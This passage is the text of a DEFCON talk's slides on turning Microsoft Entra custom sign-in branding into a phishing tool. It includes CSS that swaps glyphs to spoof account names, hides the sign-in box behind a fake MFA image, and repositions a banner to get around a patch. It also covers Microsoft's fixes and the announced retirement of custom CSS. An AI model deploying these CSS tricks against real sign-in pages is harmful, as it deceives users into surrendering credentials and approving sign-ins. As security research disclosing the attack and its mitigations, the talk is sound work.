

DEFCON



This Message Was Sent by
Microsoft –
Turning Microsoft Apps into our
Phishing Platform

Keanu Nys


- Keanu Nys (RedByte)
- Head of Offensive Security at Spotit (Belgium)
- Author of GraphSpy & CredSpy
- Instructor for trainings at Altered Security



Previously on... Abusing Microsoft for Phishing

```
@font-face { font-family: 'customfont'; src: url('https://[redacted]/test_font/dash-to-s2.woff2'); unicode-range: U+002D;
```

```
body {  
  font-family: 'customfont', "Segoe UI", "Gotham", "Helvetica", "Arial", "sans-serif";  
  font-size: 14px;  
  color: #333;  
}
```



```
hasFocus: focusOnBackButton" id="idBtn_Back" aria-label="Back">...</button>  
<!-- /ko -->  
<div id="displayName" class="identity" data-bind="text: unsafe_displayName, attr: {  
  'title': unsafe_displayName }" title="admin@microsoft.com">admin@microsoft.com  
</div> == $0  
</div>
```



Previously on... Abusing Microsoft for Phishing

Tenant 1

```
@font-face { font-family: 'customfont'; src: url('https://[redacted]/test_font/dash-to-s2.woff2'); unicode-range: U+002D; }  
  
body {  
  font-family: 'customfont', "Segoe UI Webfont", -apple-system, "Helvetica Neue", "Lucida Grande", "Roboto", "Ebrima", "Nirmala UI", "Gala  
avi", "Iskoola Pota", "Latha", "Leelawadee", "Microsoft YaHei UI", "Microsoft JhengHei UI", "Malgun Gothic", "Estrangelo Edessa", "Micro  
t Yi Baiti", "Mongolian Baiti", "MV Boli", "Myanmar Text", "Cambria Math";  
}
```

Replace hyphen
with S



admin@microsoft.com

Enter password

Password

[Sign in with another account](#)

Sign in

Tenant 2

```
/* Hide the sign in and options box */  
.ext-sign-in-box {  
  display: none;  
}  
  
.ext-promoted-fed-cred-box {  
  display: none;  
}  
  
.ext-middle {  
  background-image: url("https://[redacted]/images/alternating-image-mfa.png");  
  background-repeat: no-repeat;  
  background-position: center;  
}
```

Replace complete sign-
in box with image



Approve sign in request

 Open your Authenticator app, and enter the number shown to sign in.

00

Didn't receive a sign-in request? **Swipe down to refresh** the content in your app.

[I can't use my Microsoft Authenticator app right now](#)

[More information](#)



Microsoft Patch – August 2025


```
CustomCssLoader.js X
28
29
30 function CustomCssLoader()
31 {
32     var _this = this;
33
34     var c_AllowedCssAtRules = window.ServerData.DisallowExternalFonts ?
35     [
36         "media"
37     ] :
38     [
39         "font-face",
40         "media"
41     ];
42
43     var c_AllowedCssSelectors =
44     [
45         "body",
46         "a",
47         ".ext-header",
48         ".ext-header-logo",
49         ".ext-header-description",
50         ".ext-background-image",
51         ".ext-background-overlay",
52         ".ext-sign-in-box",
53         ".ext-title",
54         ".ext-subtitle",
55         ".ext-button.ext-primary",
```

No more custom fonts :(




Bypassing the patch – Moving Banner Image

Custom Banner Image:



```
.ext-banner-logo {  
  position: relative;  
  top: 47px;  
  left: -18px;  
  z-index: 10;  
  width: 325px;  
  max-height: 90px;  
  margin-top: -64px;  
}
```




Bypassing the patch – Moving Banner Image

Custom Banner Image:




← satya@microsoft.com

```
.ext-banner-logo {  
  position: relative;  
  top: 47px;  
  left: -18px;  
  z-index: 10;  
  width: 325px;  
  max-height: 90px;  
  margin-top: -64px;  
}
```



Bypassing the patch – Moving Banner Image



Microsoft Patch 2 – July 2026

```
CustomCssLoader.js X
80
81 var c_DisallowedCssProperties =
82 [
83     "behavior",
84     "content",
85     "-moz-binding",
86     "-o-link"
87 ];
88
89 if (window.ServerData.fDisallowCssPositioning)
90 {
91     c_DisallowedCssProperties = c_DisallowedCssProperties.concat(
92     [
93         "position",
94         "z-index",
95         "top",
96         "left",
97         "right",
98         "bottom",
99         "transform",
100        "translate",
101        "margin",
102        "margin-top",
103        "margin-left",
104        "margin-right",
105        "margin-bottom",
106        "clip-path",
107        "overflow",
108        "opacity",
109        "pointer-events",
110        "filter",
111        "mix-blend-mode"
112    ]);
113 }
114
```

"CSS Positioning Properties"
are now blocked



Full Custom CSS Retirement – Later in 2027

Microsoft Entra ID is retiring custom CSS positioning properties to help deliver more secure and trusted branded sign-ins. [Action may be required]

To align with Microsoft's [Secure Future Initiative](#) and its focus on identity security and phishing resistance, we're evolving [Microsoft Entra custom branding](#) to help customers deliver sign-in experiences that are more secure, reliable, and consistent.

Beginning **October 26, 2026**, Microsoft Entra will retire support for [custom CSS positioning properties](#) used in custom branding. **Full retirement of all custom CSS is planned for later in 2027.** Microsoft will provide advance notice ahead of this milestone, along with alternative customization options.

These changes add an additional layer of security by reducing opportunities for deceptive page layouts and helping ensure trusted, recognizable sign-in experiences that better **protect users from phishing attacks.**


When will this happen?

- **July 21, 2026:** Microsoft Entra ID tenants **not** using custom CSS positioning properties before July 21, 2026, will not be able to configure them going forward.
- **October 26, 2026:** Microsoft Entra ID will retire custom CSS positioning properties globally.
- **Later in 2027:** Microsoft Entra plans to move towards full custom CSS retirement, with advance notice provided.

Source: <https://techcommunity.microsoft.com/blog/microsoft-entra-blog/microsoft-entra-id-enhances-security-of-branded-sign-ins/4537471>




01 - DEFCON



Introduction

Introduction – Bad Attack Examples

